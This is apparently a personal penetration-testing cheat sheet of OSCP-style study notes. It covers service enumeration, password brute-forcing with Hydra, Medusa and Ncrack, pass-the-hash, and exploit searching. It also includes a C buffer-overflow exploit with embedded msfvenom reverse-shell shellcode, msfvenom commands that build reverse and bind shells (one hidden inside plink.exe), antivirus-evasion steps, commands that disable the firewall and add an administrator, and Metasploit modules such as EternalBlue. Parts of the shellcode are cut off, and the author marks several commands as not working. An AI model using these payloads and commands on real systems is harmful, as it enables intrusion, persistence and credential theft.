Simon Owens

Penetration Testing Cheat Sheet (inprogress)

Scanning

- Nmap - telnet, ssh, rpc, smb, http, general vulns, etc
    - nmap --script=vuln <ip>
    - nmap -v -sS -A -T4 target

- masscan & http screenshot - quickly scan target and screenshot all directories
    - masscan -p0-65535 <ip> --rate 150000 -oL output.txt
    - idk why neither one will work
- Dirbuster - http/https directory traversal
- Brup Suite - http/https scanning, parameter injection(LFI&RFI), session, XXS
- Nikto - slow slow slow
- Peeping Tom - web

Port/Service Enumeration

Users and system policies

- Enum4linux -a
- nbtscan -r <ip-range>
- nbtscan-unixwiz -f <ip-range>
- nmap -p --script=smb-os-discovery.nse <ip>

FTP

- ftp-proftpd-backdoor.nse, ftp-vsftpd-backdoor.nse, ftp-vuln-cve2010-4221.nse
- nmap -p 21 --script=ftp-anon.nse <ip>
- ProFTPD-1.3.3c Backdoor
  ProFTPD 1.3.5 Mod_Copy Command Execution
  VSFTPD v2.3.4 Backdoor Command Execution
- ls -lat
- cd
- get <file>

Telnet

- nmap -p 23 --script=telnet-ntlm-info.nse
- potentially bruteforce or no auth

SMB

- nmblookup -A target
  smbclient //MOUNT/share -I target -N
  rpcclient -U "" target

- nmap -T4 -v -oA shares --script smb-enum-shares --script-args smbuser=username,smbpass=password -p445 192.168.1.0/24

- nmap -sU -sS --script=smb-enum-users -p U:137,T:139 192.168.11.200-254

- smbclient -L //192.168.1.100 - Fingerprint SMB Version

SSH

- Best just to scan for versions that are vulnerable… often pretty secure (except p1)
-
- Vulnerable Versions: 7.2p1,

SMNP

- snmpcheck -t 192.168.1.X -c public - doesn't work
- snmpwalk -c public -v1 192.168.1.X 1|grep hrSWRunName|cut -d* * -f - doesn't work
- snmpenum -t 192.168.1.X - doesn't work
- onesixtyone -c names -i hosts - doesn't work
- nmap -sV -p 161 --script=snmp-info TARGET-SUBNET ←----- SNMPv3

SMTP

- nmap -p 25 --script=vuln <ip>
- nmap -p 25 --script=smtp-enum-users.nse
- nmap -p 25 --script=smtp-ntlm-fin.nse

TFTP

- nmap -p69 --script=tftp-enum.nse
- vuln tftp server 1.3, 1.4, 1.9, 2.1, and a few more

Oracle

- oscanner -s <ip> -P 1521
  Fingerprint oracle tns

- tnscmd10g version -h <ip>
- nmap -p 1521 --script=oracle-sid-brute
- nmap -p 1521 --script=oracle-brute
- https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/#finger-a-specific-username - in the middle of the cheatsheet is an oracle priv esc and exploitation guide
- Some privilege escalation and remote exploits exist for oracle

MSSQL

- nmap -p 1433 -sU --script=ms-sql-info.nse 192.168.1.108 192.168.1.156
- exploit/windows/mssql/mssql_payload

RDP

- nmap -p 3389 --script=rdp-vuln-ms12-020.nse

TLS&SSL

- https://github.com/drwetter/testssl.sh.git
- ./testssl.sh -e -E -f -p -S -P -c -H -U TARGET-HOST > OUTPUT-FILE.html

VNC

- nmap -p 5900 --script==vnc-info.nse <ip>
- vnc-brute

- vnc-title

POP3

Unknown ports

- netcat – makes connections to ports. Can echo strings or give shells
- sfuzz – can connect to ports, udp or tcp, refrain from closing a connection, using basic HTTP configurations

Web Penetration Testing (in progress)

HTTP/HTTPS Vulnerabilities

- nikto -h <ip>
- searching

Brute forcing Directories

- dirbuster

WordPress/Jumla Web/PHP/Redis Applications

-

Ngnix/Apache/Tomcat Web Hosting

-

Directory Traversal

-

Parameter Injection - pg 258

-

RFI - 243

-

LFI - 236

-

Cross Site Scripting - 228

- <script>alert(“XSS”)</script>

Database Analysis - 245

-

Password Brute Forcing

hash-identifier - to identify the has you are trying to crack with john


- John the ripper
  -
- Medusa
  - medusa -h 10.11.1.219 -u admin -P password-file.txt -M http -m DIR:/admin -T 10

- Ncrack
  - ncrack -vv --user offsec -P password-file.txt rdp://10.11.1.35
- Hydra
  - hydra -l root -P password-file.txt 10.11.1.219 ssh
  - hydra -P password-file.txt -v 10.11.1.219 snmp
  - hydra -l USERNAME -P /usr/share/wordlistsnmap.lst -f 192.168.X.XXX ftp -V
  - hydra -l USERNAME -P /usr/share/wordlistsnmap.lst -f 192.168.X.XXX pop3 -V
  - hydra -P /usr/share/wordlistsnmap.lst 192.168.X.XXX smtp -V
- Cracking Hashes
  - john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
  -
- Passing the Hash
  - export SMBHASH=aad3b435b51404eeaad3b435b51404ee:6F403D3166024568403A94C3A6561896
  - pth-winexe -U administrator% //10.11.01.76 cmd

fcrackzip for files

Exploit Development


There is a variety of places you can search for exploits.

- NVD - search patches, cve, and applications for cve details, has patch info, similar Mitre
- Mitre - cve info
- http://www.securityfocus.com/bid - search for vulnerabilities by cve or version
- https://www.rapid7.com/db/vulnerabilities - “search” command 1800 exploits
- https://www.exploit-db.com/ - “searchsploit” command 38147 exploits
- searchsploit --colour -t php 5 | grep -vi '/dos/\|\.php[^$]' | grep -i '5\.\(5\|x\)' - searching for 5.x and 5.5 exploits for “php”
- https://pentestlab.blog/2017/04/24/windows-kernel-exploits/
- 

COMMAND	DESCRIPTION
`searchsploit windows 2003 | grep -i local`	Search exploit-db for exploit, in this example windows 2003 + local esc
`site:exploit-db.com exploit kernel <= 3`	Use google to search exploit-db.com for exploits
`grep -R "W7" /usr/share/metasploit-framework /modules/exploit/windows/*`	Search metasploit modules using grep - msf search sucks a bit

Framework

- Metasploit
- Routersploit – embedded devices



COMMAND	DESCRIPTION
`process.h, string.h, winbase.h, windows.h, winsock2.h`	Windows exploit code
`arpa/inet.h, fcntl.h, netdb.h, netinet/in.h, sys/sockt.h, sys/types.h, unistd.h`	Linux exploit code

Windows compiler

- i686-w64-mingw32-gcc 646-fixed.c -lws2_32 -o 646.exe
- wine 646.exe 10.11.12.65


Linux compiler

- gcc   -m32 exploit.c -o exploit


Bad Interpreter

dos2unix my-script.pl


C/C++ Syntax Crap




```
#include <stdio.h>
#include <stdlib.h>

/*
 *
 */
int main() {

    /* Create a reverse shell with a total size of 1100 bytes*/
    /* The EIP overflows at 701*/
    /* Bad characters: x00, x0a, x0d */
    /* JMP EAX = 5F4A358F*/
    char eip[5];
    char fuz[702];
    char nops[272];
    char shell[325];
    char final[1301];
    printf("Start of Test\n");
    printf("Size of unitialized array: %d\n", sizeof(final));
    // make character array
    // Use memset to initialize
    // use strcpy to put in correct string
    // use strcat to have all of the shellcode

    // Initialize the arrays
    memset(eip, '\0', 5);
    memset(fuz, '\0', 702);
    memset(nops, '\0', 272);
    memset(shell, '\0', 325);
    memset(final, '\0', 1301);
```



```
// Find out how many fuzzing bytes you need to take control of EIP
// whatever pattern_offset.rb says your offset match is how many chars u put in
for (int i =0; i<701; i++){
    strcat(fuz, "\x41");
}
// EIP
strcpy(eip, "\x8f\x35\x4a\x5f");
// Find out how many nops you need 1300 = 701+4+324+271
for (int i =0; i<271; i++){
    strcat(nops, "\x90");
}
// Reverse Shell
/*msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.2 LPORT=443 -f c -b
 * "\x00\x0a\x0d" -e x86/skikata_ga_nai*/
strcpy(shell,"\xfc\xe8\x82\x41\x41\x41\x60\x89\xe5\x31\xc0\x64\x8b\x50\x3"
        "\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
        "\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
        "\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
        "\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
```



```
            "\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
            "\x47\x13\x72\x6f\x6a\x41\x53\xff\xd5");
    printf("fuz length: %d\n", strlen(fuz));
    printf("eip length: %d\n", strlen(eip));
    printf("nop length: %d\n", strlen(nops));
    printf("shell length: %d\n", strlen(shell));
    // Concatenate all into one
    strcat(final, fuz);
    strcat(final, eip);
    strcat(final, nops);
    strcat(final, shell);
    printf("Length of final: %d", strlen(final));
    printf("\nEnd of Test\n");

    /* Notes:  A='\x41'
               Follow procedure of setting arrays(memset->strcpy->strcat)
               strcpy/strcat copies until null terminated
               strlen goes until null terminated
     *         sizeof() takes however big the array is, doesn't matter of it's initalized
               printf can only print strings*/

    return (EXIT_SUCCESS);
}
```



```
Start of Test
Size of unitialized array: 1301
fuz length: 701
eip length: 4
nop length: 271
shell length: 324
Length of final: 1300
End of Test

RUN FINISHED; exit value 0; real time: 0ms; user: 0ms; system: 0ms
```

Make all arrays 1 bigger than the bytes you will store for \0

memset everything to \0

strcpy bytes

```
        for (int i=0; i<*desired bytes*; i++){
                strcat(nops, “\x90”);
        }
```

strcat all into one shell

Windows Exploit: 152


Linux Exploit: `73

Python --> Exe

- pyinstaller script.py -F
- cd dist/

Finding EIP

- crash="\x41" * 4379
- /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 4379



Register Value

Hexdecimal: 46367046

Signed: 1177972806

Unsigned: 1177972806

- /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 4379
- -q 46367046

Creating Reverse Shells

Sometimes your exploits will be too big to run in memory to do a file transfer. use "upx -9 <file>" to compress files for file transfer. Use "https://github.com/reider-roque/pentest-tools/tree/master/shells" for various shells. If you are able to inject a file on their web sever, use "https://github.com/Pashkela/Cfm_Shell_v3.0_edition/blob/master/shell.cfm"

for any web shells: https://netsec.ws/?p=331

- Staging
  msfconsole > use exploit/multi/handler

  set payload windows/shell/reverse_tcp
- Encrypting Shells to avoid AV - (35/70) instead of (50/70) being caught
  copy the exploit to /usr/share/windows-binaries/hyperion directory

  wine hyperion.exe <org.exe> <encrypted.exe>
- Reverse Shell - staged
- Reverse Shell - non-staged

- Reverse shell - bad characters
  ```
   msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.4 LPORT=443 -f c –e x86/shikata_ga_nai -b "\x00\x0a\x0d"
  ```

  ```
   msfvenom -p linux/x86/shell_bind_tcp LPORT=4444 -f c -b "\x00\x0a\x0d\x20" –e x86/shikata_ga_nai
  ```

- Reverse shell - certain size
  ```
  msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -f python
  ```

- Reverse Shell - encoding
  ```
  -e x86/shikata_ga_nai       or    -e
  ```

- Reverse Shell - Saving in Executable
  ```
  msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.5 LPORT=4444 -f exe -o shell_reverse.exe
  ```

- Reverse Shell - embedding in executable
  ```
  msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.5 LPORT=4444 -f exe -e x86/shikata_ga_nai -i 9 -x /usr/share/windows-binaries/plink.exe -o shell_reverse_msf_encoded_embedded.exe
  ```

FIREWALLS - OPENING PORTS

NetSh Advfirewall set allprofiles state off

Windows XP

Important: If you are a member of the Administrators group, run the commands from a command prompt. To start a command prompt, find the icon or Start menu entry that you use to start a command prompt session.

```
rem Open TCP Port 3389
netsh firewall add portopening TCP 3389 "Zoo TCP Port 3389"
```

Windows Server 2008, Windows Vista, or greater

Important: If you are a member of the Administrators group, and User Account Control is enabled on your computer, run the commands from a command prompt with elevated permissions. To start a command prompt with elevated permissions, find the icon or Start menu entry that you use to start a command prompt session, right-click it, and then click **Run as administrator**.

```
rem Open TCP Port 80 inbound and outbound
netsh advfirewall firewall add rule name="Zoo TCP Port 80"
```

ADDING ADMINISTRATORS

net user /add simon password

net localgroup administrators simon /add

Searching for files

- dir /s *foo*

Admin -> system

-

File Transfer

- Lol too much information see oscp file transfer chapter
- upx -9 nc.exe ←-- reduce the size of files

System Baselining

    - Linux script in same directory
    - Windows script in same directory

Privilege escalation - https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/ - basic priv

Pirivlege escalation - http://www.fuzzysecurity.com/tutorials/16.html

- .\accesschk.exe /accepteula -uwcqv "Authenticated Users" *

Understanding which OS you have without shell

- https://www.quora.com/How-can-I-tell-what-version-of-Windows-is-installed-on-a-hard-drive-without-booting-it
-

Stego

- md5sum picture.jpg
- steghide extract -sf picture.jpg

Network Capture

- Wireshark

Common Exploits

Old Linux Kernel

CVE-2016-5195 (< 3.9) (priv+)

https://www.exploit-db.com/exploits/26131/ (< 3.8.9 priv+)

Windows Vista

use exploit/windows/smb/ms09_060_smb2_negotiate_func_index

Windows XP

```
use exploit/windows/smb/ms08_067_netapi
use exploit/windows/dcerpc/ms06_040_netapi - doesn’t exist
```

Windows 2k/2003

```
use exploit/windows/smb/ms08_067_netapi
use exploit/windows/dcerpc/ms06_040_netapi - doesn’t exist
/usr/share/exploitdb/platforms/windows/remote/66.c <- ms03-026
```

Windows 7

```
use exploit/windows/local/bypassuac
```

Windows Server 2008

```
use exploit/windows/smb/ms09_060_smb2_negotiate_func_index
```

Telnet

Should be able to be brute forced easily


SMB

```
exploit/windows/smb/ms17_010_eternalblue (windows)
```

FTP Commands

```
ftp machinename
```

At times you may wish to copy files from a remote machine on which you do not have a loginname. This can be done using anonymous FTP. When the remote machine asks for your loginname, you should type in the word anonymous. Instead of a password, you should enter your own electronic mail address. This allows the remote site to keep records of the anonymous FTP requests. Once you have been logged in, you are in the anonymous directory for the remote machine. This usually contains a number of public files and directories. Again you should be able to move around in these directories. However, you are only able to copy the files from the remote machine to your own local machine; you are not able to write on the remote machine or to delete any files there




?	*to request* `help` *or information about the FTP commands*	
ascii	*to set the mode of file transfer to ASCII* *(this is the default and transmits seven bits per character)*	
